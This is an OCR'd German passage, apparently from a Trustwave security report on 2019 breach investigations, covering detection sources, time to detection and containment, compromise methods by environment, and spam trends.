In den meisten Teilen der Welt – bis auf Lateinamerika – dominierten selbstberichtete Vorfälle die Forschungsergebnisse. Sicherheitsexperten klären intern entdeckte Vorfälle in der Regel schneller auf als extern entdeckte Kompromittierungen, was später erläutert wird; daher gibt es in den meisten Regionen aussichtsreiche Ergebnisse.

ERKENNUNGSMETHODE NACH REGION




DAUER DER KOMPROMITTIERUNG

Um zu verstehen, wie lange Unternehmen benötigen, um Kompromittierungen aufzudecken, und wie lange betroffene Datensätze offengelegt werden, dokumentierten Trustwave-Forscher die Daten von drei Meilensteinen innerhalb einer Kompromittierung:

- **Eindringen:** der Tag des ersten Eindringens, an dem sich der Angreifer unautorisierten Zugang zu den Systemen des Opfers verschafft.
- **Entdeckung:** das Entdeckungsdatum, an dem das Opfer oder eine andere Partei die Kompromittierung feststellt.
- **Eindämmung:** der Tag der Eindämmung, an dem der Angreifer nicht mehr auf die Umgebung zugreifen kann und Datensätze nicht mehr offengelegt sind.


In einigen Fällen liegt das Datum der Eindämmung vor dem Datum der Entdeckung, z.B. wenn ein Software-Upgrade einen Angriff stoppt, bevor er erkannt wird, oder wenn Forscher feststellen, dass der Angreifer das Netzwerk verlassen hat, bevor Beweise für die Kompromittierung entdeckt wurden.

DURCHSCHNITTLICHE ZEIT ZWISCHEN DEN MEILENSTEINEN DER KOMPROMITTIERUNG



Um auf einen Sicherheitsvorfall reagieren zu können, muss man ihn zunächst erkennen können. Die durchschnittliche Zeit zwischen Eindringen und Entdeckung lag 2019 bei 11 Tagen, gegenüber 14 Tagen im Jahr 2018. Währenddessen betrug die Dauer vom Eindringen des Angreifers bis zur Eindämmung 49 Tage (27 Tage in 2018). Die Dauer kann je nach Art der untersuchten Vorfälle stark variieren; ein Anstieg dieser Größenordnung ist daher nicht unbedingt ein Indiz auf einen allgemeinen Trend. Dennoch dient sie als Reminder, wachsam zu bleiben und Fortschritte bei der Entdeckung von Vorfällen nicht als selbstverständlich hinzunehmen.


DURCHSCHNITTLICHE ZEIT ZWISCHEN EINDRINGUNG UND ENTDECKUNG



Können Opfer eine Kompromittierung intern feststellen, tun sie dies in der Regel schnell: Bei intern entdeckten Vorfällen betraf die durchschnittliche Zeit zwischen dem Eindringen und der Entdeckung im Jahr 2019 nur zwei Tage, verglichen mit 11 Tagen in den Vorjahren. Intern entdeckte Sicherheitsvorfälle wurden häufig noch am selben Tag des Eindringens entdeckt, wodurch schwerwiegende Folgen verhindert werden konnten. Wurden die Opfer durch Dritte auf eine Kompromittierung hingewiesen, wie z.B. durch eine Aufsichts- oder Strafverfolgungsbehörde, betrug die Dauer wesentlich länger – 86 Tage im Jahr 2019 gegenüber 55 Tage im Vorjahr. Dieses Muster zeigt sich auch bei der Gesamtzeit zwischen dem Eindringen


und der Eindämmung. Unternehmen lösten intern entdeckte Vorfälle in der Regel innerhalb von etwa einer Woche, während extern erkannte Kompromittierungen oft mehrere Monate andauerten.

DURCHSCHNITTLICHE ZEIT ZWISCHEN EINDRINGUNG UND EINDÄMMUNG



METHODEN DER KOMPROMITTIERUNG


FAKTOREN, DIE ZUR KOMPROMITTIERUNG BEITRAGEN



Die Hälfte der Vorfälle, die Trustwave-Forscher 2019 untersuchten, waren das Ergebnis von Phishing und anderen Social-Engineering-Taktiken – gegenüber 33 % im Jahr 2018. Die breite Masse ist sich dieser Angriffsmethoden und ihrer Bekämpfung bewusst. Dennoch hinkt die Komponente “Mensch” beim Thema Sicherheit nach wie vor hinterher. Parallel arbeiten Softwarehersteller daher weiter an sicheren Entwicklungs- und Patch-Praktiken, und auch Endpoint Detection and Response (EDR) Tools werden immer fortschrittlicher.


Diese Diskrepanz ist bis zu einem gewissen Grad nachvollziehbar. Werden fortschrittliche Techniken wie Business Email Compromise (BEC) von einem erfahrenen Angreifer mit ausreichendem Wissen über das Ziel eingesetzt, können selbst sachkundige Personen Opfer dieser Attacken werden (für weitere Informationen siehe Kapitel „E-Mail-Bedrohungen“). Unternehmen müssen Phishing und Social Engineering nicht nur als ernsthafte Bedrohungen betrachten, sondern auch sicherstellen, dass jeder Mitarbeiter die Anzeichen solcher Angriffe erkennen kann (für weitere Informationen und kreative Hacking-Beispiele siehe Kapitel „2019 durch die Linse von Trustwave SpiderLabs-Tests“).

Unternehmens-/Internes Netzwerk




64% Phishing/SE
4% Application Exploit
11% Interner Angreifer
9% Unsicheres Passwort
2% Code Injection
6% Service Provider
2% Credential Stuffing
2% Andere

E-Commerce




8% Phishing/SE
25% Application Exploit
17% Interner Angreifer
33% Code Injection
17% Andere

Cloud



45% Phishing/SE
23% Application Exploit
12% Interner Angreifer
6% Unsicheres Passwort
12% Credential Stuffing
6% Andere


POS




75% Phishing/SE
25% Service Provider

Mit Ausnahme des E-Commerce hatte Social Engineering in jeder von Trustwave untersuchten Umgebung den größten Anteil der erfolgten Kompromittierungen. E-Commerce verzeichnete die meisten Vorfälle in POS-Systemen durch Code Injection, in der Regel durch nicht bereinigte, öffentlich zugängliche Webformulare. Application Exploits machten den zweitgrößten Anteil der gesamten Vorfälle aus – insbesondere in E-Commerce- und Cloud-Umgebungen.


QUELLEN ENTDECKTER KOMPROMITTIERUNGEN



Die Opfer entdeckten mehr als die Hälfte der 2019 untersuchten Angriffe selbst. Der Großteil der restlichen Fälle wurde von Aufsichtsbehörden und anderen Dritten entdeckt, darunter Kunden, Medien und Service Provider. Dies ist eine große Verbesserung im Vergleich zur Zeit vor fünf Jahren, als Unternehmen intern weniger als 20 % der von Trustwave untersuchten Vorfälle aufdeckten.



SELBST ENTDECKTE KOMPROMITTIERUNGEN



Unternehmen schreiben in der Regel Incident-Response-Pläne (Vorfallreaktionspläne), sofern sie Verstöße intern aufdecken und die Zeit haben, parallel zu öffentlichen Bekanntmachungen sowie Kundenbenachrichtigungen auch eine solide Untersuchung durchzuführen, um ihre Ergebnisse zu untermauern. Ist dies nicht möglich – wie es bei fast der Hälfte der von Trustwave untersuchten Vorkommnisse der Fall war –, muss das Opfer die Sicherheitslücke ausfindig machen und gleichzeitig die Kommunikation mit unzureichenden Informationen über das Ausmaß der Kompromittierung managen. Incident-Response-Pläne müssen die Möglichkeit in Betracht ziehen, dass eine externe Partei einen Vorfall meldet und der Zeitpunkt der Bekanntgabe damit außerhalb der Kontrolle des Opfers liegt.

Threat Intelligence

Eine der wichtigsten Aufgaben von Trustwave-Forschern ist das Sammeln von Informationen aus einer Vielzahl von Quellen, darunter Telemetrie, Ergebnisse von Vorfallsuntersuchungen und Schwachstellenforschung sowie Trustwave-Untersuchungen in der “Cyber-Unterwelt”. In diesem Abschnitt werden einige Ergebnisse unserer Threat-Intelligence-Analyse aus dem Jahr 2019 vorgestellt.

Zunächst sehen wir uns an, wie Trustwave SpiderLabs Sicherheitstests durchführt – von einfachen automatisierten Scans bis hin zu umfassenden Red- und Purple-Team-Übungen, die zusammen mit Customer-Response-Spezialisten durchgeführt werden. Wir teilen einige der Trustwave-Erkenntnisse über die Aufrechterhaltung einer soliden Sicherheitslage in einer Zeit, in der eine typische Enterprise-Computing-Infrastruktur neben On-Premises Assets auch Cloud Computing und mobile Geräte umfasst. Darüber hinaus zeigen wir, wie Angreifer Netzwerke kompromittieren können, indem sie Schwachstellen an unerwarteten Stellen ausnutzen, und wir erörtern, wie man sich am besten gegen solche Angriffe verteidigen kann.

Angriffe auf E-Mails sind nach wie vor eine der häufigsten Angriffsmethoden. Daher gehen wir auf dieses Thema ein und zeigen die immer ausgefeilteren Techniken auf, mit denen Angreifer E-Mail-Nutzer austricksen und kompromittieren. Wir erörtern außerdem das Ende von Coinhive – ab 2018 der beliebteste cloudbasierte Service von Cyberkriminellen – und wie dies zu einem Anstieg von Exploit Kits beitrug. Schließlich werfen wir einen Blick auf die häufigsten und bekanntesten Exploits aus dem Jahr 2019 und zeigen Statistiken der Malware, auf die Trustwave-Sicherheitsexperten im Laufe des Jahres gestoßen sind.

E-MAIL-BEDROHUNGEN

Spam wird häufig bereits als gelöstes Problem betrachtet: In den letzten zehn Jahren ist das Spam-Aufkommen weltweit enorm zurückgegangen, und die meisten E-Mail-Anbieter haben fortschrittliche Abwehrmechanismen implementiert, die dafür sorgen, dass Endnutzer Spam nur selten, wenn überhaupt, sehen. Dennoch ist es ein Fehler zu glauben, E-Mail-Missbrauch stelle keine Bedrohung mehr dar. Spammer, Scammer, Phisher und andere Angreifer versenden noch immer täglich schadhafte E-Mails. Die Tatsache, dass Mail-Scanner die meisten Spam-Mails abfangen, bedeutet nicht, dass die E-Mail-Nutzer nicht mehr wachsam sein müssen. Zwar nehmen großflächige Spam-Kampagnen ab, aber stattdessen haben Cyberkriminelle zunehmend Erfolg mit gezielteren, personalisierten Ansätzen, in denen sie ihre Opfer namentlich ansprechen – was für die Opfer sehr kostspielig sein kann.


Spam-Trends und -Themen

Das Spam-Aufkommen ging 2019 erheblich zurück: Es betrug 28,3 % der eingehenden E-Mails, gegenüber 45,3 % im Jahr 2018. Mehrere große Spam-Operationen und Botnetze sind in den letzten Jahren verschwunden oder haben ihre Aktivitäten erheblich reduziert, was zu einem konstant geringeren Aufkommen geführt hat.


Trustwave Secure Email Gateway Cloud nutzt mehrere Erkennungsebenen, um 99,9 % der Spam-Mails zu blockieren, bevor sie den Empfänger erreichen. Generell waren etwa 72 % des E-Mail-Aufkommens, das Trustwave am Gateway überprüfte, virenfrei und legitim. Die restlichen 28 % entfielen auf Spam und Malware. Dieser Prozentsatz schwankt täglich, da er natürlich von der Ausführung der Spam-Botnetze abhängt.

Die Trustwave Secure Email Gateway Cloud nutzte die IP-Reputation, um 64 % der Spam und Malware auf Verbindungsebene abzulehnen (52 % im Jahr 2018). Bei 99,5 % der von der Trustwave-Lösung herausgefilterten unzulässigen Nachrichten handelte es sich um Spam. Trustwave nutzt verschiedene Filterebenen, die unerwünschte Nachrichten erkennen, einschließlich Phishing und BEC-Frauds (Business Email Compromise). Diverse Erkennungsebenen in der Engine identifizierten die verbleibenden 0,5 % als binäre und nicht-binäre Malware.

PROZENTUALER SPAM-ANTEIL ALLER EINGEHENDEN E-MAILS



